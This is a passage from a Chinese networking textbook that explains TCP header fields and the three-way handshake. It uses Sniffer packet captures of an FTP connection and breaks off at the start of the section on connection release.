


图 8-10　同步比特 SYN 的说明图

终止比特 FIN：用来释放一个连接。当 FIN＝1 时，表明此 TCP 报文段发送端数据已发送完毕，要求释放运输层 TCP 连接。如图 8-11 所示，当 TCP 连接 A 端请求释放 TCP 连接时，则它向对端 B 发送请求释放连接的报文段，这个报文段首部的终止比特 FIN＝1。如 B 端同意释放连接，并且也不再向对端 A 发送数据，则 B 回送确认报文段给 A，这个确认报文段的终止比特 FIN＝1。如果一个 TCP 连接两端都同意释放连接，并且不再向对端发送数据，通信双方都必须要各发送一个终止比特 FIN 置 1 的报文段。




图 8-11　终止比特 FIN 说明图

窗口字段(Window)：占 2 字节。窗口字段的值是指 TCP 接收端告诉发送端发送给自己的最大数据量，单位为字节。窗口字段的大小是由接收端缓存空间大小来确定的。窗口字段主要用于流量控制。

检验和字段：占 2 字节。检验和字段检验的范围包括 TCP 报文段首部和数据两部分。如果 TCP 报文段在传输过程中数据发生变化，这个校验和字段就能识别出来。TCP 报文段首部的检验和字段和 IP 数据报首部的检验和字段不同，IP 数据报的检验和字段只对 IP 数据报首部进行检验。

紧急指针字段：当紧急比特 URG＝1 时，TCP 报文段首部中的紧急指针字段被启

用。紧急指针字段的值表示当前 TCP 报文段紧急数据的最后一个字节的序号。紧急数据长度是从 TCP 报文段数据部分的第一个字节到紧急指针指向的字节。

8.3.3 利用 Sniffer 分析三次握手建立 TCP 连接

由于 TCP 是面向连接的协议，在每一次通信中，都需要建立连接、数据传送和释放连接的三个步骤。TCP 的连接和建立都采用客户服务器方式。主动发起建立连接的应用进程叫做客户(client)，而被动等待连接建立的应用进程叫做服务器(server)。下面学习建立 TCP 连接的三次握手。

主机 A 作为客户端，主机 B 作为服务器端。主机 B 应用层运行一个服务器进程，它先发出一个被动打开的命令，告诉它的运输层，准备接收客户进程的连接请求。然后，服务器进程就处于听的状态，不断检测是否有客户进程发起连接请求，如有，即做出响应。主机 A 应用层运行一个客户进程，它先向传输层发出一个主动打开命令，告诉它的运输层，准备和主机 B 的服务器进程建立连接。然后就是建立 TCP 连接的三次握手。首先，主机 A 运输层 TCP 向主机 B 运输层 TCP 发出请求建立连接的报文段，这就是建立 TCP 连接的第一次握手。当主机 B 收到这个请求建立连接的报文段后，如同意建立连接，则回送确认报文段。这就是建立 TCP 连接的第二次握手。当主机 A 收到来自主机 B 的确认报文段后，要向 B 发送这个确认的确认报文段。这就是建立 TCP 连接的第三次握手。接着，主机 A 的 TCP 通知其应用层客户进程已经建立连接。主机 B 的 TCP 收到主机 A 发来的第三次握手的确认报文段后，也通知其应用层的服务器进程连接已经建立。这就是使用三次握手建立 TCP 连接的过程(见图 8-12)。




图 8-12　建立 TCP 连接的三次握手

在建立 TCP 连接的三次握手中，三个 TCP 报文段首部的同步比特 SYN 和确认比特 ACK 的值各为多少？在建立 TCP 连接的第一次握手中，主机 A 向主机 B 发出请求建立连接的报文段，报文段首部同步比特 SYN 置 1，而确认比特 ACK 值为 0，表示这个报文段首部的确认号字段无效。然后，在建立 TCP 连接的第二次握手中，当主机 B 同意建立连接，回送的确认报文段中，同步比特 SYN 仍然置为 1，这由于对建立一个 TCP 连接通信双方必须都要先各发送一个同步比特 SYN 为 1 的报文段。同时，确认比特 ACK 也置为 1，表示确认报文段确认号字段有效。最后，在建立 TCP 连接的第三次握手中，当主机 A 向主机 B 发送最后确认的报文段时，这个确认报文段的确认比特 ACK 也要置为 1，而


同步比特 SYN 置为 0。图 8-12 中同步比特 SYN 和确认比特 ACK 为 0 时省略。同步比特 SYN=1 时，直接用 SYN 表示。确认比特 ACK=1 时，直接用 ACK 表示。而后面接数值的 ACK 表示确认号字段。

查看 Sniffer 捕捉到的数据包(见图 8-13～图 8-15)，可以验证建立 TCP 连接三次握手的各报文段的同步比特 SYN 和确认比特 ACK 值。

```
1  M  [192.168.111.1] [192.168.111.3]  TCP: D=21 S=1306 SYN SEQ=4079202833 LEN=0 WI
2     [192.168.111.3] [192.168.111.1]  TCP: D=1306 S=21 SYN ACK=4079202834 SEQ=2223
3     [192.168.111.1] [192.168.111.3]  TCP: D=21 S=1306     ACK=2223306046 WIN=6553

TCP: ----- TCP header -----
TCP:
TCP: Source port              =  1306
TCP: Destination port         =    21 (FTP-ctrl)
TCP: Initial sequence number  = 4079202833
TCP: Next expected Seq number= 4079202834
TCP: Data offset              = 28 bytes
TCP: Reserved Bits: Reserved for Future Use (Not shown in the Hex Dump)
TCP: Flags                    = 02
TCP:                ..0. .... = (No urgent pointer)
TCP:                ...0 .... = (No acknowledgment)
TCP:                .... 0... = (No push)
TCP:                .... .0.. = (No reset)
TCP:                .... ..1. = SYN
TCP:                .... ...0 = (No FIN)
TCP: Window                   = 65535
TCP: Checksum                 = 7965 (correct)
TCP: Urgent pointer           = 0
TCP:
TCP: Options follow
TCP: Maximum segment size = 1460
TCP: No-Operation
TCP: No-Operation
TCP: SACK-Permitted Option
TCP:
```

图 8-13　Sniffer 捕捉的第一次握手 TCP 报文段首部各字段的值



```
No. Status Source Address   Dest Address      Summary
1   M      [192.168.111.1] [192.168.111.3]   TCP: D=21 S=1306 SYN SEQ=4079202833 LEN=0 WIN=65535
2          [192.168.111.3] [192.168.111.1]   TCP: D=1306 S=21 SYN ACK=4079202834 SEQ=2223306045
3          [192.168.111.1] [192.168.111.3]   TCP: D=21 S=1306     ACK=2223306046 WIN=65535

TCP: ----- TCP header -----
TCP:
TCP: Source port              =    21 (FTP-ctrl)
TCP: Destination port         =  1306
TCP: Initial sequence number  = 2223306045
TCP: Next expected Seq number= 2223306046
TCP: Acknowledgment number    = 4079202834
TCP: Data offset              = 28 bytes
TCP: Reserved Bits: Reserved for Future Use (Not shown in the Hex Dump)
TCP: Flags                    = 12
TCP:                ..0. .... = (No urgent pointer)
TCP:                ...1 .... = Acknowledgment
TCP:                .... 0... = (No push)
TCP:                .... .0.. = (No reset)
TCP:                .... ..1. = SYN
TCP:                .... ...0 = (No FIN)
TCP: Window                   = 64240
TCP: Checksum                 = 04A1 (correct)
TCP: Urgent pointer           = 0
TCP:
TCP: Options follow
TCP: Maximum segment size = 1460
TCP: No-Operation
TCP: No-Operation
TCP: SACK-Permitted Option
TCP:
```

图 8-14　Sniffer 捕捉的第二次握手 TCP 报文段首部各字段的值

下面介绍建立 TCP 连接三次握手的三个 TCP 报文段首部的序号字段和确认号字段值的设置方法。设主机 A 向主机 B 发出的第一次握手的报文段首部序号字段值为 x。由于第一次握手报文段是同步比特 SYN 置 1 的报文段，TCP 标准规定，SYN 置 1 的报文




图 8-15 Sniffer 捕捉的第三次握手 TCP 报文段首部各字段的值

段只消耗掉一个序号,因此,主机 A 向主机 B 发送的下一个报文段首部序号字段值应为 $x+1$。而这个报文段恰好是建立 TCP 连接第三次握手的确认报文段。因此,第三次握手报文段首部的序列号字段的值应为 $x+1$。由此,也可以推出第二次握手的报文段首部的确认号字段值应为 $x+1$,表示期望收到主机 A 发来的下一个报文段(即第三次握手报文段)首部的序号字段值为 $x+1$,下一个报文段正好就是第三次握手的报文段。查看 Sniffer 捕捉到的数据包(见图 8-13~图 8-15),第一次握手报文段的序号字段值为 4079202833,第二次握手报文段的确认号字段 ACK 值为 4079202834,第三次握手报文段的序号字段值为 4079202834,满足上述说明。

下面介绍主机 B 序号的设置方法。设第二次握手主机 B 发送给主机 A 的报文段首部的序号字段的值为 y。由于这个第二次握手的报文段也是同步比特 SYN 置 1 的报文段,只消耗掉一个序号,因此主机 B 发送的下一个报文段首部的序号字段值应为 $y+1$。由此推出主机 A 向主机 B 发送的第三次握手报文段的确认号字段值也应为 $y+1$,表示期望收到主机 B 发来的下一个报文段首部序号字段值为 $y+1$。查看 Sniffer 捕捉到的数据包(见图 8-13~图 8-15),第二次握手报文段的序号字段值为 2223306045,第三次握手报文段的确认号字段 ACK 值为 2223306046,满足上述说明。

8.3.4 利用 Sniffer 分析四次挥手释放 TCP 连接

通过三次握手建立 TCP 连接以后,接下来就是数据传输阶段。数据传输结束后,通信双方都可以发出释放连接的请求,也就是 TCP 连接释放的阶段。首先,主机 A 的应用层应用进程向主机 A 运输层的 TCP 发出释放连接请求,并且不再向其运输层发送报文。接着,主机 A 运输层 TCP 通知主机 B 运输层 TCP 请求释放连接。当主机 B 的 TCP 收到这个请求释放连接的报文段后,则向上通知其应用层的应用进程,这样,从 A 到 B 